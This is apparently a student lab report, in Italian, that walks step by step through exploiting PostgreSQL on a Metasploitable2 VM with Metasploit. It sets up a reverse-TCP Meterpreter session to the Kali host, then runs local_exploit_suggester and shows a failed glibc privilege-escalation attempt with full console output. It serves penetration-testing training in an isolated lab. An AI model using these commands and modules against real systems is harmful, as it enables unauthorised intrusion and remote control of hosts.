S7 – L3

Exploit del servizio PostgreSQL con Metasploit e ottenimento di una sessione Meterpreter

Introduzione:

Il presente esercizio descrive lo **sfruttamento di un servizio PostgreSQL vulnerabile su macchina Metasploitable mediante l'utilizzo del framework Metasploit**.

L'obiettivo è ottenere una sessione Meterpreter sul sistema target e verificarne il livello di privilegi, applicando esclusivamente le funzionalità illustrate.


Prerequisiti

Verifica IP e rete

Kali (attaccante) e Metasploitable2 (target) devono essere sulla **stessa rete** e raggiungibili.

Comandi (Kali)

```
ip a
ping 192.168.50.101 (IP_METASPLOITABLE)
```



- `ip a` (IP Kali visibile)
- `ping` OK verso Metasploitable

FASE 1 — Verifica servizio PostgreSQL

Obiettivo


Confermare che il servizio PostgreSQL è attivo sul target (porta 5432).

Comando (Kali)

`nmap -p 5432 192.168.50.101` `(IP_METASPLOITABLE)`

Cosa ottengo

- Porta **5432/tcp open**
- Servizio PostgreSQL individuato



- Output Nmap con porta 5432 aperta

FASE 2 — Avvio Metasploit e selezione exploit PostgreSQL

Obiettivo

Caricare il modulo richiesto:
`exploit/linux/postgres/postgres_payload`

Avviare Metasploit

`msfconsole`

Carica il modulo

`use exploit/linux/postgres/postgres_payload`

Verifica parametri

`show options`

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View missing module options with show missing

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.103-dev                               ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

```
msf > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
                                        ng-metasploit.html
   RPORT     5432             no        The target port (TCP)
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.

msf exploit(linux/postgres/postgres_payload) >
```

- modulo caricato
- `show options` completo

FASE 3 — Configurazione exploit PostgreSQL

Obiettivo

Impostare correttamente target e listener.

Impostare target

`set RHOSTS 192.168.50.101` `(IP_METASPLOITABLE)`


Impostare listener (reverse shell)

`set LHOST 192.168.50.100` `(IP_KALI)`
`set LPORT 4444`

(Se LPORT è già valorizzata si può lasciare)

Verifica finale

`show options`



- `set RHOSTS`
- `set LHOST`
- `show options` con tutto valorizzato

FASE 4 — Esecuzione exploit e apertura sessione Meterpreter

Obiettivo

Ottenere **una sessione Meterpreter attiva** sul target.

Eseguire exploit

```
run
```

(oppure ***`exploit`****, entrambi accettati)*

Verificare sessione

```
sessions -l
```

Entrare nella sessione


`sessions -i 1` `(ID_SESSIONE) (Metasploit è entrato automaticamente nella sessione)`

Test iniziali in Meterpreter

```
getuid
sysinfo
```

Cosa ottengo

- Meterpreter attivo



- Utente **non root** (es. postgres)
- Output di `run`
- `sessions -l`
- `getuid`
- `sysinfo`

FASE 5 — Verifica privilegi

Obiettivo

Dimostrare il livello di privilegi ottenuto.

Comandi in Meterpreter


```
getuid
```

(facoltativo ma utile)

```
shell
whoami
id
```

Cosa dimostro

- Accesso ottenuto
- **assenza privilegi root** prima dell'escalation



- `getuid`
- `whoami` / `id`

FASE 6 — Privilege Escalation (solo con Metasploit)

Obiettivo

Tentare escalation usando **solo msfconsole**, come richiesto.

Mettere la sessione in background

```
background
```

oppure
`Ctrl+Z` → `y`

Caricare il modulo suggeritore

```
use post/multi/recon/local_exploit_suggester
```

Impostare la sessione

`set SESSION 1 (ID_SESSIONE)`

Eseguire

Run

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(linux/postgres/postgres_payload) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf post(multi/recon/local_exploit_suggester) > run
[*] 192.168.50.101 - Collecting local exploits for x86/linux...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definitio
n of WhoamiOid was here
[*] 192.168.50.101 - 229 exploit checks are being tried...
[+] 192.168.50.101 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.50.101 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/persistence/autostart: The service is running, but could not be validated. Xorg is installe
d, possible desktop install.
[+] 192.168.50.101 - exploit/multi/persistence/cron: The target appears to be vulnerable. Cron timing is valid, no cron.deny e
ntries found
[+] 192.168.50.101 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.50.101 - Valid modules for session 1:
```

Cosa ottengo

- Lista exploit locali suggeriti per il kernel target

```
 #   Name                                                  Potentially Vulnerable?  Check Result
 -   ----                                                  -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears to be vuln
erable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears to be vuln
erable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vuln
erable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is running, but c
ould not be validated.
 5   exploit/linux/local/su_login                          Yes                      The target appears to be vuln
erable.
 6   exploit/linux/persistence/autostart                   Yes                      The service is running, but c
ould not be validated. Xorg is installed, possible desktop install.
 7   exploit/multi/persistence/cron                        Yes                      The target appears to be vuln
erable. Cron timing is valid, no cron.deny entries found
 8   exploit/unix/local/setuid_nmap                        Yes                      The target is vulnerable. /us
r/bin/nmap is setuid
```

```
 9   exploit/linux/local/abrt_raceabrt_priv_esc                No                       The target is not exploitable
.
 10  exploit/linux/local/abrt_sosreport_priv_esc               No                       The target is not exploitable
.
 11  exploit/linux/local/af_packet_chocobo_root_priv_esc       No                       The target is not exploitable
. System architecture i686 is not supported
 12  exploit/linux/local/af_packet_packet_set_ring_priv_esc    No                       The target is not exploitable
.
 13  exploit/linux/local/ansible_node_deployer                 No                       The target is not exploitable
. Ansible does not seem to be installed, unable to find ansible executable
 14  exploit/linux/local/apport_abrt_chroot_priv_esc           No                       The target is not exploitable
.
 15  exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc  No                     The target is not exploitable
.
 16  exploit/linux/local/bpf_priv_esc                          No                       The target is not exploitable
.
 17  exploit/linux/local/bpf_sign_extension_priv_esc           No                       The target is not exploitable
. System architecture i686 is not supported
 18  exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe  No                  The target is not exploitable
. System architecture i686 is not supported
 19  exploit/linux/local/cve_2021_38648_omigod                 No                       The target is not exploitable
. The omiserver process was not found.
 20  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec       No                       The target is not exploitable
. System architecture i686 is not supported
 21  exploit/linux/local/cve_2022_0847_dirtypipe               No                       The target is not exploitable
```

- Output completo del suggeritore (21---→81 total exploit NOT potentially vulnedrable)

FASE 7 — Tentativo exploit locali suggeriti

Obiettivo

Verificare se uno degli exploit proposti porta a root.

Exploit selezionato:

Tra quelli segnalati come *"**Potentially Vulnerable: Yes**"*, è stato selezionato il seguente modulo:

`exploit/linux/local/glibc_ld_audit_dso_load_priv_esc`

La scelta è motivata dalla compatibilità con il sistema target (Ubuntu 8.04, kernel Linux 2.6.x, architettura i686) **e dalla disponibilità dell'exploit come modulo automatico all'interno del framework Metasploit.**

Exploit suggerito:

`exploit/linux/local/glibc_ld_audit_dso_load_priv_esc`
`set SESSION 1` `(ID_SESSIONE)`

`Conferma: Y`

`run`

Tentativo

`Getuid`

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[-] Unknown command: exploit/linux/local/glibc_ld_audit_dso_load_priv_esc. Run the help command for more details.
This is a module we can load. Do you want to use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc? [y/N]   y
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set SESSION 1
SESSION => 1
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.OlzspI2Pfe' (1271 bytes) ...
[*] Writing '/tmp/.3dp8uaC' (296 bytes) ...
[*] Writing '/tmp/.mKl8Y' (250 bytes) ...
[*] Launching exploit ...
[*] Exploit completed, but no session was created.
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > getuid
[-] Unknown command: getuid. Run the help command for more details.
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > back
msf > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.50.100:4444 → 192.168.50.101:55342 (192.16
                                                                        8.50.101)

msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: postgres
meterpreter >
```

Cosa ottengo

- Exploit provato
- Esito (SUCCESS / FAIL)
- Prova con `getuid` *(anche i FAIL sono validi se documentati)*

Verifica finale dei privilegi

Al termine delle attività di exploit e post-exploitation, è stata verificata l'identità dell'utente corrente tramite il comando `getuid`.

La sessione Meterpreter risulta associata all'utente `postgres`, account di servizio con privilegi limitati.

Analisi dell'escalation dei privilegi

Nonostante l'identificazione di potenziali vettori di privilege escalation **tramite il modulo `local_exploit_suggester`, i tentativi di sfruttamento eseguiti tramite Metasploit non hanno portato all'ottenimento dei privilegi di root.**

Il risultato evidenzia come l'escalation dipenda fortemente dal contesto del sistema e dalle condizioni runtime, e non sia garantita anche in presenza di vulnerabilità teoriche.

Conclusioni:

Il laboratorio dimostra che **l'ottenimento di una sessione iniziale non implica automaticamente il controllo completo del sistema e che un'analisi strutturata dei privilegi è fondamentale per valutare il reale impatto di una compromissione.**